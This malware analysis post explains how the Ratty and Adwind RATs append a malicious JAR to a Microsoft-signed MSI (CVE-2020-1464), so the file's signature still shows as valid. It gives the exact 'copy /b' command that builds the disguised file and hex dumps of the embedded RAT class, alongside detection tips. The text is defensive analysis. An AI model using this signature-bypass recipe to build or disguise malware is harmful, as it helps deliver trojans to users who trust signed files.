
Interesting tactic by Ratty & Adwind for distribution of JAR appended to signed MSI – CVE-2020-1464

securityinbits.com/malware-analysis/interesting-tactic-by-ratty-adwind-distribution-of-jar-appended-to-signed-msi/

June 28, 2020



1. Extension is jar but file cmd shows MSI installer

MINGW32:/c/Users/admin/Desktop (Admin)

```
λ cd Desktop/
admin@admin-PC ~/Desktop
λ file 06-01-20.jar
06-01-20.jar: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.0, MSI Installer, Code page: 12
52, Title: Installation Database, Subject: Microsoft Software Update for Web Folders  (English) 14, Author: Microsoft Co
rporation, Keywords: Installer, MSI, Database, Release, Comments: This Installer database contains the logic and data re
quired to install Microsoft Software Update for Web Folders  (English) 14., Template: Intel;1033, Revision Number: {D09D
1C77-A5D3-48C0-B530-C0C18DAF2545}, Create Time/Date: Tue Mar 30 17:26:02 2010, Last Saved Time/Date: Tue Mar 30 17:26:02
 2010, Number of Pages: 200, Number of Words: 2, Name of Creating Application: Windows Installer XML (3.0.5419.0), Secur
ity: 2
admin@admin-PC ~/Desktop
λ
```

06-01-20.jar Properties

Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information

Name: Microsoft Corporation

E-mail: Not available

Signing time: Wednesday, March 31, 2010 1:28:12 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
Microsoft Time-S...	Not available	Wednesday, March ...

HxD - [C:\Users\admin\Desktop\06-01-20.jar]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

0000C600  50 4B 03 04 0A 00 00 08 00 00 6E 79 A4 48 00 00  PK........ny¤H..
0000C610  00 00 00 00 00 00 00 00 00 00 03 00 00 00 64 65  ..............de
0000C620  2F 50 4B 03 04 0A 00 00 08 00 00 6E 79 A4 48 00  /PK........ny¤H.
0000C630  00 00 00 00 00 00 00 00 00 00 0A 00 00 00 64     ...............d
0000C640  65 2F 73 6F 67 6F 6D 6E 2F 50 4B 03 04 0A 00 00  e/sogomn/PK.....
0000C650  08 00 00 6E 79 A4 48 00 00 00 00 00 00 00 00 00  ...ny¤H.........
0000C660  00 00 00 0E 00 00 00 64 65 2F 73 6F 67 6F 6D 6E  .......de/sogomn
0000C670  2F 72 61 74 2F 50 4B 03 04 14 00 08 08 08 00 10  /rat/PK.........
0000C680  A1 A4 48 00 00 00 00 00 00 00 00 00 00 00 00 1F  ¡¤H.............
0000C690  00 00 00 64 65 2F 73 6F 67 6F 6D 6E 2F 72 61 74  ...de/sogomn/rat
0000C6A0  2F 52 61 74 74 79 43 6C 69 65 6E 74 2E 63 6C 61  /RattyClient.cla
0000C6B0  73 73 9D 58 09 78 54 D7 75 FE 8F 66 A4 87 86 07  ss.X.xT×uþ.f¤‡†.
0000C6C0  08 49 60 24 76 B1 69 65 30 78 0B 62 31 08 09 0F  .I`$v±ie0x.b1...
0000C6D0  8C 24 2C 09 61 41 6C FC 98 79 48 03 A3 19 79 16  Œ$,.aAlü˜yH.£.y.
0000C6E0  01 B6 E3 38 B1 1D 3B 8B 9B B4 69 9A D6 4D D3 A6  .¶ã8±.;‹›´išÖMÓ¦
0000C6F0  6E A0 69 93 B8 50 2C C9 10 DB 69 9A A4 8D 9B C4  n i“¸P,É.Ûiš¤.›Ä
0000C700  4D B3 38 5D D2 24 6D DC BD 4D 77 B7 A9 6D FA 9
0000C710  FB 46 A3 D1 82 C0 81 EF 9B 79 73 DF BD 67 F9 C
0000C720  7F 96 AB 97 DE BC F4 02 80 9B E4 FD 16 8A 04 5
0000C730  51 37 98 4E F6 27 07 13 C1 94 93 09 76 39 99 C
0000C740  99 96 78 CC 4D 64 2C F8 05 65 27 9C 61 27 18 7
0000C750  12 FD C1 CE 63 27 DC 08 57 4B 04 AB 27 1F 0A B
0000C760  24 13 09 BE 8B 25 13 9D C7 D2 6E 6A D8 4D 59 9
0000C770  23 58 35 79 5B 7F 36 16 0C ED CD C6 B8 3B 93 4
0000C780  C6 E3 BA 2B 20 A8 4F A6 FA 83 27 12 4E 26 36 E
0000C790  0E 24 93 27 83 27 DD 33 C7 92 4E 2A 1A EC 30 6
0000C7A0  FB DD 33 E1 58 3A E3 26 DC 94 20 10 C9 AB A2 F
0000C7B0  F0 64 05 BB 22 BA 7F C2 98 66 81 3F 32 E0 64 0
0000C7C0  EB C3 D3 4D 49 9F 8A D1 AB 16 BE EF D6 27 1A C
0000C7D0  FD A5 54 1E 4F F6 F7 AB AE C6 F0 F5 5B C6 A3 0
```

Offset: C3C0

2. But in offset 0xc600, you will see a Ratty jar(zip) file embedded. So when the OS sees a jar extension it executes the jre to handle the file, but unique about zip files are read from bottom to top so the jar file is executed instead of msi file :)

This article discusses an interesting tactic actively used by different Java RAT malware authors like Ratty & Adwind to distribute malicious JAR appended to signed MSI files. This technique was discovered by VT Team in Aug 2018[9] but that time it was not used by malware authors to distribute malicious JAR files. Thanks to EKTracker tweet[1], where I found this interesting Ratty hashes using this technique.

Our **goal** is to understand the unique technique instead of analysing the Java RAT.

> 1/ Interesting technique used by #Ratty sample for distribution of malicious JAR(zip) appended to MSI
> So when the OS sees jar ext it executes jre to handle the file, but unique about zip files are read from bottom to top so jar is executed instead of msi file, details below
> https://t.co/3u7487kUZy pic.twitter.com/jZw9s07X5z
>
> — Securityinbits (@Securityinbits) June 12, 2020

CONTENTS


1. Overview of ZIP, JAR & MSI file format

Before we discuss the technique we need to understand some concepts regarding ZIP, JAR and Windows Installer MSI files. If you already know this, please skip to the next section.

ZIP

PE files are read from top to bottom but ZIP files are read from bottom to top due to their design. Some more details from Wikipedia[2]

> A directory is placed at the end of a ZIP file. This identifies what files are in the ZIP and identifies where in the ZIP that file is located. This allows ZIP readers to load the list of files without reading the entire ZIP archive. A ZIP file is correctly identified by the presence of an end of central directory record(EOCD) which is located at the end of the archive structure in order to allow the easy appending of new files.



Zip format from Wikipedia [2]

JAR

JAR files follow the zip format. Some more details from Wikipedia[3]


> A JAR (Java ARchive) is a package file format typically used to aggregate many Java class files and associated metadata and resources (text, images, etc.) into one file for distribution.
> JAR files are archive files that include a Java-specific manifest file. They are built on the ZIP format and typically have a .jar file extension.

MSI or Windows Installer

MSI file follows Compound File/Composite Document File V2 Document/Object Linking and Embedding (OLE). A compound file is a structure that is used to store a hierarchy of storage objects and stream objects into a single file or memory buffer. oletools and oledump can be used to browse the structure of MSI files[5]. We will not go in so much detail of OLE file.

2. How does it work?

Malware author takes two files, one is a clean digital signed MSI file let say with filename ***clean_signed.msi*** and other is malicious JAVA RAT malware filename ***malicious.jar***.


Malicious JAR appended to MSI
Read from top to bottom
like PE
MSI File
Digital sig
clean_signed.msi
JAR
malicious.jar
Read from bottom to top
like ZIP
MSI header
Digital sig
JAR/Zip Header
signed_malicious.jar
Due to jar extension, it will be read from bottom to top & the malicious code will be executed.
When you check the file properties, you will be able to see the original digital sig.
Securityinbits

Malicious JAR appended to signed MSI

Steps:

1. Malware author select a clean ***clean_signed.msi*** MSI file which is digitally code signed from Microsoft, Google etc. So maybe security control will not not scan the file due to it’s digital signature. The OS reads the file from top to bottom and see the digital signature, so everything is good till now.

2. Other ***malicious.jar*** is essentially a zip file which is read from bottom to top as discussed above.
3. On Microsoft Windows systems, the Java Runtime Environment's installation program will register a default association for JAR files so that double-clicking a JAR file on the desktop will automatically run it.
4. Now, attackers just need to append the jar file to the MSI file and change the extension to jar.
5. Attackers can use this command `copy /b clean_signed.msi + malicious.jar signed_malicious.jar` to generate malicious signed file.
6. When the user executes the `signed_malicious.jar`, it will execute the malicious jar file as it's read from bottom to top.

Why is digital signature still valid?


After the attacker creates the signed_malicious.jar the digital signature is still valid due to the reason mentioned in the VirusTotal blog post.

> Code signing is the method of using a certificate-based digital signature to sign executables and scripts in order to verify the author's identity and ensure that the code has not been changed or corrupted since it was signed by the author. This way, for example, if you modify the content or append any data to a signed Windows PE (.EXE) file the signature of the resulting file will not be valid for Microsoft Windows, as expected. This behaviour changes when you append any data to the end of a signed Windows Installer (.MSI), the resulting file will pass the verification process of Microsoft Windows and will show just the original signature as valid without any other warning.

3. Analysis of JAR appended to signed MSI files using Ratty RAT

We will analyse this Ratty 06-01-20.jar (MD5: 13a4072d8d0eba59712bb4ec251e0593) [10] but the same process is applicable for the Adwind sample.

1. Let's start with checking the magic byte or file header of this file using ***file*** cmd and ***xxd***. Please feel free to use any other hex viewer.



```
MacBook-Pro:Ratty user$ file 06-01-20.jar
06-01-20.jar: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.0, MSI Installer
, Code page: 1252, Title: Installation Database, Subject: Microsoft Software Update for Web Folders  (Eng
lish) 14, Author: Microsoft Corporation, Keywords: Installer, MSI, Database, Release, Comments: This Inst
aller database contains the logic and data required to install Microsoft Software Update for Web Folders
 (English) 14., Template: Intel;1033, Revision Number: {D09D1C77-A5D3-48C0-B530-C9C18BAF2545}, Create Tim
e/Date: Tue Mar 30 17:26:02 2010, Last Saved Time/Date: Tue Mar 30 17:26:02 2010, Number of Pages: 200, N
umber of Words: 2, Name of Creating Application: Windows Installer XML (3.0.5419.0), Security: 2
MacBook-Pro:Ratty user$ xxd 06-01-20.jar | head
00000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 3e00 0300 feff 0900  ........>.......
00000020: 0600 0000 0000 0000 0000 0000 0100 0000  ................
00000030: 0100 0000 0000 0000 0010 0000 0200 0000  ................
00000040: 0200 0000 feff ffff 0000 0000 0000 0000  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000070: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000080: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000090: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```


MSI header using file and xxd for Ratty

Based on the extension jar this file should have magic bytes for zip but the above figure shows the standard MSI file header with magic bytes **D0 CF 11 E0 A1 B1 1A E1**.

grade

Note: This anomaly for extension not matching header is a good indicator to detect this and other kinds of attack.

2. Now if you check the digital signature using properties it looks ok.



Digital Signature Information

This digital signature is OK.

Signer information

Name: Microsoft Corporation


E-mail: Not available

Signing time: Wednesday, March 31, 2010 1:28:12 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
Microsoft Time-S...	Not available	Wednesday, March ...

Ratty Digital Signature




```
C:\Users\admin\Desktop\Sigcheck\06-01-20.jar:
        Verified:       Signed but the filesize is invalid (the file is too large)
        File date:      3:06 PM 6/12/2020
        Signing date:   1:28 AM 3/31/2010
        Catalog:        C:\Users\admin\Desktop\Sigcheck\06-01-20.jar
        Signers:
           Microsoft Corporation
                Cert Status:    This certificate or one of the certificates in the certificate chain is not time valid.
                Valid Usage:    Code Signing
                Cert Issuer:    Microsoft Code Signing PCA
                Serial Number:  61 01 CF 3E 00 00 00 00 00 0F
                Thumbprint:     9617094A1CFB59AE7C1F7DFDB6739E4E7C40508F
                Algorithm:      sha1RSA
                Valid from:     6:40 AM 12/8/2009
                Valid to:       6:40 AM 3/8/2011
           Microsoft Code Signing PCA
```

Sigcheck on Ratty

But using Sigcheck will say “**Signed but the filesize is invalid (the file is too large)**“. This is another good detection point.

3. Investigating further using ***binwalk*** on this **06-01-20.jar** file you will see it matches different zip signatures starting from offset **0xc600** as shown in the figure below.



Malicious JAR start @ offset 0xc600

